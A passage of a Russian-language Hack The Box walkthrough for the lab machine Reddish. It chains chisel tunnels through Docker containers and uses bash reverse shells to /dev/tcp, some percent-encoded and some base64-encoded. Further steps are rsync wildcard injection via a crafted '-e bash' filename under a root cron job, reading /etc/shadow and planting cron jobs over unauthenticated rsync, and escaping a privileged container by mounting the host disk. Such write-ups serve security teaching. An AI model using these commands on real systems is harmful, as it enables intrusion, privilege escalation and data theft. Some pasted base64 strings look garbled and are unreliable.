
Раз есть RCE, неплохо было бы получить шелл.

## Докер. Контейнер II: www

Неплохо бы, да вот есть одно но: хост www умеет общаться только с nodered, а напрямую связаться с Kali он не может. Значит, будем создавать очередной туннель (третий по счету) поверх существующего обратного — и через него ловить callback от www на Kali. Новый туннель будет прямым (или «локальным»).

```
1 root@nodered:/tmp# ./chisel client 10.10.14.19:8000 7001:127.0.0.1:9001 &
```

Что здесь произошло: мы подключились к серверу 10.10.14.19:8000 и вместе с этим проложили туннель, который берет начало в 7001-м порту контейнера nodered, а заканчивается в 9001-м порту ВМ Kali. Теперь все, что попадет в интерфейс 172.19.0.4:7001, будет автоматически перенаправлено на машину атакующего по адресу 10.10.14.19:9001. То есть мы сможем собрать реверс-шелл и в качестве цели (RHOST:RPORT) указать контейнер 172.19.0.4:7001, а отклик придет уже на локальную (LHOST:LPORT) тачку 10.10.14.19:9001. Элементарно, Ватсон!



Сетевая карта. Часть 4: Первый туннель до Kali с nodered

Я добавил две дополнительные строки в скрипт pwn-redis.sh: «отправить шелл» и «запустить слушателя на порт 9001».

```

1 ...
2 (sleep 0.1; curl -s -X POST -d 'cmd=bash%20-c%20%27bash%20-
3 i%20%3E%26%20%2Fdev%2Ftcp%2F172.19.0.4%2F7001%200%3E%261%27'
  localhost:8890/shell.php >/dev/ &)
  rlwrap nc -lvnp 9001

```

Пейлоад для curl закодирован в Percent-encoding, чтобы не мучиться с «плохими» символами. Вот так он выглядит в «человеческом» виде.

```
1 bash -c 'bash -i >& /dev/tcp/172.19.0.4/7001 0>&1'
```

Теперь в одно действие получаем сессию на www.

```

root@kali:~/htb/boxes/reddish# ./pwn-redis.sh
OK
OK
OK
OK
OK
listening on [any] 9001 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57164
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@www:/var/www/html$ whoami
whoami
www-data
www-data@www:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@www:/var/www/html$ hostname
hostname
www
www-data@www:/var/www/html$ █

```

Получение сессии в контейнере www

Предлагаю осмотреться.

```

www-data@www:/var/www/html$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:14:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.3/16 brd 172.20.255.255 scope global eth0
        valid_lft forever preferred_lft forever
15: eth1@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever

```

Смотрим информацию о сетевых интерфейсах в www

Во-первых, этот контейнер также имеет доступ в две подсети: 172.19.0.0/16 и 172.20.0.0/16.

```
www-data@www:/var/www/html$ ls /  
ls /  
backup  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var
```

Директория backup в корне файловой системы www

В корне файловой системы — интересная директория /backup, которая встречается довольно часто на виртуалках Hack The Box (да и в реальной жизни тоже). Внутри — скрипт **backup.sh** со следующим содержанием.

```
1 cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b  
2 rsync -a *.rdb rsync://backup:873/src/rdb/  
3 cd / && rm -rf /var/www/html/*  
4 rsync -a rsync://backup:873/src/backup/ /var/www/html/  
5 chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

Здесь мы видим:

- обращение к пока неизвестному нам хосту backup;
- использование rsync, чтобы бэкапить все файлы с расширением .rdb (файлы БД Redis) на удаленный сервер backup;
- использование rsync для восстановления резервной копии (которая также находится где-то на сервере backup) содержимого /var/www/html/.

Думаю, уязвимость видна невооруженным глазом (мы уже делали что-то подобное с 7z): админ юзает \* (2-я строка) для обращения ко всем rdb-файлам. А поскольку в арсенале rsync есть флаг для выполнения команд, хакер может создать скрипт с особым именем, идентичным синтаксису для триггера команд, и выполнять какие угодно действия от имени того, кто запускает backup.sh.

```

www-data@www:/backup$ rsync -h | grep '\-e'
rsync -h | grep '\-e'
-q, --quiet                suppress non-error messages
-E, --executability        preserve the file's executability
-e, --rsh=COMMAND          specify the remote shell to use
--existing                 skip creating new files on receiver
--ignore-existing          skip updating files that already exist on receiver
--delete-excluded          also delete excluded files from destination dirs
--ignore-errors            delete even if there are I/O errors
-m, --prune-empty-dirs     prune empty directory chains from the file-list
-C, --cvs-exclude          auto-ignore files the same way CVS does
--exclude=PATTERN          exclude files matching PATTERN
--exclude-from=FILE        read exclude patterns from FILE

```

Справка rsync

Могу поспорить, что скрипт выполняется по планировщику cron.

```

www-data@www:/backup$ ls /etc/cron.d
ls /etc/cron.d
backup
www-data@www:/backup$ cat /etc/cron.d/backup
cat /etc/cron.d/backup
*/3 * * * * root sh /backup/backup.sh

```

Задача выполнения backup.sh каждые три минуты

Класс, значит, он будет выполнен от имени root! Приступим к эксплуатации.

## Эскалация до root

Сперва в директории:

```
1 /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

Создадим файл pwn-rsync.rdb — с обычным реверс-шеллом, которые мы сегодня видели уже сотню раз.

```
1 bash -c 'bash -i >& /dev/tcp/172.19.0.4/1337 0>&1'
```

После там же создадим еще один файл с оригинальным именем -e bash pwn-rsync.rdb. Вот как выглядит листинг директории сетевой шары в момент перед получением шелла:

```

1 www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls
2 -e bash pwn-rsync.rdb
3 pwn-rsync.rdb

```

Осталось открыть новую вкладку терминала — и дождаться запуска задания cron.

```

root@kali:~/htb/boxes/reddish# rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34318
bash: cannot set terminal process group (381): Inappropriate ioctl for device
bash: no job control in this shell
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# whoami
whoami
root
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# id
id
uid=0(root) gid=0(root) groups=0(root)
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b# hostname
hostname
www
root@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b#

```


Получение привилегированной сессии в www

И вот у нас есть root-шелл!

## Больше туннелей!

Как ты понимаешь, отклик реверс-шелла я отправил в контейнер nodered, а ловил его на Kali. Для этого я предварительно пробросил еще один локальный туннель на 1337-м порту с nodered на свою машину.

```
1 root@nodered:/tmp# ./chisel client 10.10.14.19:8000 1337:127.0.0.1:1337 &
```



Сетевая карта. Часть 5: Второй туннель до Kali с nodered

Теперь можно честно забрать хеш юзера.



```

root@www:~# cd /home
cd /home
root@www:/home# ls
ls
bergamotto
lost+found
somaro
root@www:/home# cd somaro
cd somaro
root@www:/home/somaro# ls -la
ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Jul 16 2018 .
drwxr-xr-x 5 root root 4096 Jul 15 2018 ..
lrwxrwxrwx 1 root root    9 Jul 16 2018 .bash_history → /dev/null
-rw-r--r-- 1 1000 1000  220 Apr 23 2018 .bash_logout
-rw-r--r-- 1 1000 1000 3771 Apr 23 2018 .bashrc
-rw-r--r-- 1 1000 1000  655 Apr 23 2018 .profile
-r----- 1 1000 1000   33 Apr 23 2018 user.txt
root@www:/home/somaro# cat user.txt
cat user.txt
c09aca7c

```

Забираем флаг пользователя

Но это всего лишь пользовательский флаг, а мы по-прежнему находимся внутри docker. Что же теперь?

## Докер. Контейнер III: backup

Устройство скрипта для создания резервных копий должно навести на мысль: каким образом проходит аутентификация на сервере backup? И ответ такой: да, в общем-то, никаким. Доступ к файловой системе этого контейнера может получить любой, кто сумеет дотянуться по сети до www.

Мы уже видели вывод `ip addr` для www и поняли, что у этого контейнера есть доступ в подсеть 17.20.0.0/24, однако конкретный адрес сервера backup нам все еще неизвестен. Можно предположить, что его IP 17.20.0.2 — по аналогии с раскладом остальных узлов сети.

Поищем подтверждение нашему предположению. В файле `/etc/hosts` нет информации о принадлежности сервера backup, однако узнать его адрес можно еще одним способом: отправим всего один ICMP-запрос с www до backup.

- 1 `www-data@www:/$ ping -c1 backup`
- 2 `ping: icmp open socket: Operation not permitted`

Делать это нужно из привилегированного шелла, потому что у юзера `www-data` не хватает прав для открытия нужного сокета.




```

1 root@www:~# ping -c1 backup
2 PING backup (172.20.0.2) 56(84) bytes of data.
3 64 bytes from reddish_composition_backup_1.reddish_composition_internal-
4 network-2 (172.20.0.2): icmp_seq=1 ttl=64 time=0.051 ms
5
6 --- backup ping statistics ---
7 1 packets transmitted, 1 received, 0% packet loss, time 0ms
   rtt min/avg/max/mdev = 0.051/0.051/0.051/0.000 ms

```

Таким нехитрым способом мы убедились, что адрес backup — 172.20.0.2. Дополним карту сетевых взаимодействий.



Сетевая карта. Часть 6: Локализация контейнера backup

Теперь вернемся к рассуждению выше: у нас есть доступ к www и есть rsync без аутентификации (на 873-м порту) — следовательно, у нас есть права на чтение/запись в файловую систему backup.

Например, я могу просмотреть корень ФС backup.

```

1 www-data@www:/tmp$ rsync rsync://backup:873/src/
2 ...

```

```

www-data@www:/tmp$ rsync rsync://backup:873/src/
rsync rsync://backup:873/src/
drwxr-xr-x      4,096 2018/07/15 17:42:39 .
-rwxr-xr-x       0 2018/05/04 21:01:30 .dockerenv
-rwxr-xr-x     100 2018/05/04 19:55:07 docker-entrypoint.sh
drwxr-xr-x      4,096 2018/07/15 17:42:41 backup
drwxr-xr-x      4,096 2018/07/15 17:42:39 bin
drwxr-xr-x      4,096 2018/07/15 17:42:38 boot
drwxr-xr-x      4,096 2018/07/15 17:42:39 data
drwxr-xr-x     3,720 2020/02/02 13:06:15 dev
drwxr-xr-x      4,096 2018/07/15 17:42:39 etc
drwxr-xr-x      4,096 2018/07/15 17:42:38 home
drwxr-xr-x      4,096 2018/07/15 17:42:39 lib
drwxr-xr-x      4,096 2018/07/15 17:42:38 lib64
drwxr-xr-x      4,096 2018/07/15 17:42:38 media
drwxr-xr-x      4,096 2018/07/15 17:42:38 mnt
drwxr-xr-x      4,096 2018/07/15 17:42:38 opt
dr-xr-xr-x       0 2020/02/02 13:06:15 proc
drwxr-xr-x      4,096 2020/02/02 14:13:01 rdb
drwx-----      4,096 2018/07/15 17:42:38 root
drwxr-xr-x      4,096 2020/02/02 13:06:17 run
drwxr-xr-x      4,096 2018/07/15 17:42:38 sbin
drwxr-xr-x      4,096 2018/07/15 17:42:38 srv
dr-xr-xr-x       0 2020/02/02 13:06:15 sys
drwxrwxrwt      4,096 2020/02/02 16:20:01 tmp
drwxr-xr-x      4,096 2018/07/15 17:42:39 usr
drwxr-xr-x      4,096 2018/07/15 17:42:39 var

```

Листинг корня файловой системы контейнера backup

Или прочитать файл shadow.

- 1 www-data@www:/tmp\$ rsync -a rsync://backup:873/etc/shadow .
- 2 www-data@www:/tmp\$ cat shadow
- 3 ...

```

www-data@www:/tmp$ rsync -a rsync://backup:873/src/etc/shadow .
rsync -a rsync://backup:873/src/etc/shadow .
www-data@www:/tmp$ cat shadow
cat shadow
root:*:17448:0:99999:7:::
daemon:*:17448:0:99999:7:::
bin:*:17448:0:99999:7:::
sys:*:17448:0:99999:7:::
sync:*:17448:0:99999:7:::
games:*:17448:0:99999:7:::
man:*:17448:0:99999:7:::
lp:*:17448:0:99999:7:::
mail:*:17448:0:99999:7:::
news:*:17448:0:99999:7:::
uucp:*:17448:0:99999:7:::
proxy:*:17448:0:99999:7:::
www-data:*:17448:0:99999:7:::
backup:*:17448:0:99999:7:::
list:*:17448:0:99999:7:::
irc:*:17448:0:99999:7:::
gnats:*:17448:0:99999:7:::
nobody:*:17448:0:99999:7:::
systemd-timesync:*:17448:0:99999:7:::
systemd-network:*:17448:0:99999:7:::
systemd-resolve:*:17448:0:99999:7:::
systemd-bus-proxy:*:17448:0:99999:7:::

```

Чтение файла /etc/shadow контейнера backup

А также записать любой файл в любую директорию на backup.

- 1 www-data@www:/tmp\$ echo 'HELLO THERE' > .test
- 2 www-data@www:/tmp\$ rsync -a .test rsync://backup:873/etc/
- 3 -rw-r--r-- 12 2020/02/02 16:25:49 .test

```

www-data@www:/tmp$ echo 'HELLO THERE' > .test
echo 'HELLO THERE' > .test
www-data@www:/tmp$ rsync .test rsync://backup:873/src/etc/
rsync .test rsync://backup:873/src/etc/
www-data@www:/tmp$ rsync rsync://backup:873/src/etc/.test
rsync rsync://backup:873/src/etc/.test
-rw-r--r--          12 2020/02/02 16:25:49 .test

```

Запись тестового файла в директорию /etc контейнера backup

Попробуем таким образом получить шелл: я создам вредоносную задачу cron с реверс-шеллом, запишу ее в /etc/cron.d/ на сервере backup и поймаю отклик на Kali. Но у нас очередная проблема сетевой доступности: backup умеет говорить только с www, а www только с nodored... Да, ты правильно понимаешь, придется строить цепочку туннелей: от backup до www, от www до nodored и от nodored до Kali.

## Получение root-шелла

Следуя принципам динамического программирования, декомпозируем сложную задачу на две простые подзадачи, а в конце объединим результаты.


1. Пробрасываем локальный порт 1111 из контейнера nodered до порта 8000 на Kali, где работает сервер Chisel. Это позволит нам обращаться к 172.19.0.4:1111 как к серверу Chisel на Kali.

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000 1111:127.0.0.1:8000 &
```

2. Вторым шагом настроим переадресацию с www на Kali. Для этого подключимся к 172.19.0.4:1111 (так же, как если бы мы могли подключиться к Kali напрямую) и пробросим локальный порт 2222 до порта 3333 на Kali.

```
1 www-data@www:/tmp$ ./chisel client 172.19.0.4:1111 2222:127.0.0.1:3333 &
```

Теперь все, что попадет в порт 2222 на www, будет перенаправлено по цепочке туннелей в порт 3333 на машину атакующего.



Сетевая карта. Часть 7: Цепочка туннелей www ↔ nodered ↔ Kali

## Примечание

Для некоторых утилитарных целей (например, доставить исполняемый файл chisel в контейнер www), было открыто еще 100500 вспомогательных туннелей — их описание я не стал включать в текст прохождения и добавлять на сетевую карту, чтобы не запутывать читателя еще больше.

Остается создать реверс-шелл, cron-задачу, залить это все на backup, дожидаться запуска cron и поймать шелл на Kali. Сделаем же это.

Создаем шелл.

```
1 root@www:/tmp# echo
2 YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzluMjAuMC4zLzlyMjlgMD4mM
3 | base64 -d > shell.sh
root@www:/tmp# cat shell.sh
bash -c 'bash -i >& /dev/tcp/172.20.0.3/2222 0>&1'
```

Создаем cronjob, который будет выполняться каждую минуту.

```
1 root@www:/tmp# echo '* * * * * root bash /tmp/shell.sh' > shell
```

Заливаем оба файла на backup с помощью rsync.

```
1 root@www:/tmp# rsync -a shell.sh rsync://backup:873/src/tmp/
2 root@www:/tmp# rsync -a shell rsync://backup:873/src/etc/cron.d/
```

И через мгновение нам приходит коннект на 3333-й порт Kali.

```
root@kali:~/htb/boxes/reddish# rlwrap nc -nvlp 3333
listening on [any] 3333 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47636
bash: cannot set terminal process group (1223): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~# whoami
whoami
root
root@backup:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@backup:~# hostname
hostname
backup
```

Ловим root-сессию backup на Kali

## Финальный захват хоста Reddish

---

Прогулявшись по файловой системе backup, можно увидеть такую картину.

```
root@backup:/tmp# ls -la /dev | grep sda
ls -la /dev | grep sda
brw-rw---- 1 root disk      8,    0 Feb  2 13:06 sda
brw-rw---- 1 root disk      8,    1 Feb  2 13:06 sda1
brw-rw---- 1 root disk      8,    2 Feb  2 13:06 sda2
brw-rw---- 1 root disk      8,    3 Feb  2 13:06 sda3
brw-rw---- 1 root disk      8,    4 Feb  2 13:06 sda4
brw-rw---- 1 root disk      8,    5 Feb  2 13:06 sda5
```

Листинг устройств sda\* в директории /dev контейнера backup

В директории /dev оставлен доступ ко всем накопителям хостовой ОС. Это означает, что на Reddish контейнер был запущен с флагом `—privileged`. Это наделяет докер-процесс практически всеми полномочиями, которые есть у основного хоста.

Интересная презентация по аудиту докер-контейнеров: [Hacking Docker the Easy way](#).

Если мы смонтируем, к примеру, /dev/sda1, то сможем совершить побег в файловую систему Reddish.

```

root@backup:/tmp#
root@backup:/tmp# rm -rf sda1
rm -rf sda1
root@backup:/tmp#
root@backup:/tmp# mkdir sda1
mkdir sda1
root@backup:/tmp# mount /dev/sda1 sda1
mount /dev/sda1 sda1
root@backup:/tmp# cd sda1
cd sda1
root@backup:/tmp/sda1# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old

```

Монтируем /dev/sda1 и запрашиваем листинг корня ФС основного хоста

Шелл можно получить тем же способом, каким мы попали в контейнер backup: создадим cronjob и дропнем его в /dev/sda1/etc/cron.d/.

- 1 root@backup:/tmp/sda1/etc/cron.d# echo
  - 2 'YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOS85OTk5IDA'
  - 3 | base64 -d > /tmp/sda1/tmp/shell.sh
  - 4 root@backup:/tmp/sda1/etc/cron.d# cat ../../tmp/shell.sh
- ```

bash -c 'bash -i >& /dev/tcp/10.10.14.19/9999 0>&1'
root@backup:/tmp/sda1/etc/cron.d# echo '* * * * * root bash /tmp/shell.sh' > shell

```



И теперь отклик реверс-шелла придет уже человеческим образом — через реальную сеть 10.10.0.0/16 (а не через дебри виртуальных интерфейсов докера) на порт 9999 VM Kali.

```
root@kali:~/htb/boxes/reddish# rlrwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 43178
bash: cannot set terminal process group (5684): Inappropriate ioctl for device
bash: no job control in this shell
root@reddish:~# whoami
whoami
root
root@reddish:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@reddish:~# hostname
hostname
reddish
root@reddish:~# uname -a
uname -a
Linux reddish 4.4.0-130-generic #156-Ubuntu SMP Thu Jun 14 08:53:28 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Ловим root-сессию Reddish на Kali

Если вызвать `ip addr`, можно видеть нагромождение сетей docker.

```
root@reddish:/opt/reddish_composition# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:ac:b0 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.94/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
3: br-81dc9e600be9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b3:d1:ef:c3 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-81dc9e600be9
        valid_lft forever preferred_lft forever
4: br-91c5803ee070: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:eb:57:2b:7c brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-91c5803ee070
        valid_lft forever preferred_lft forever
5: br-d4a52cd704d0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f5:07:a1:cd brd ff:ff:ff:ff:ff:ff
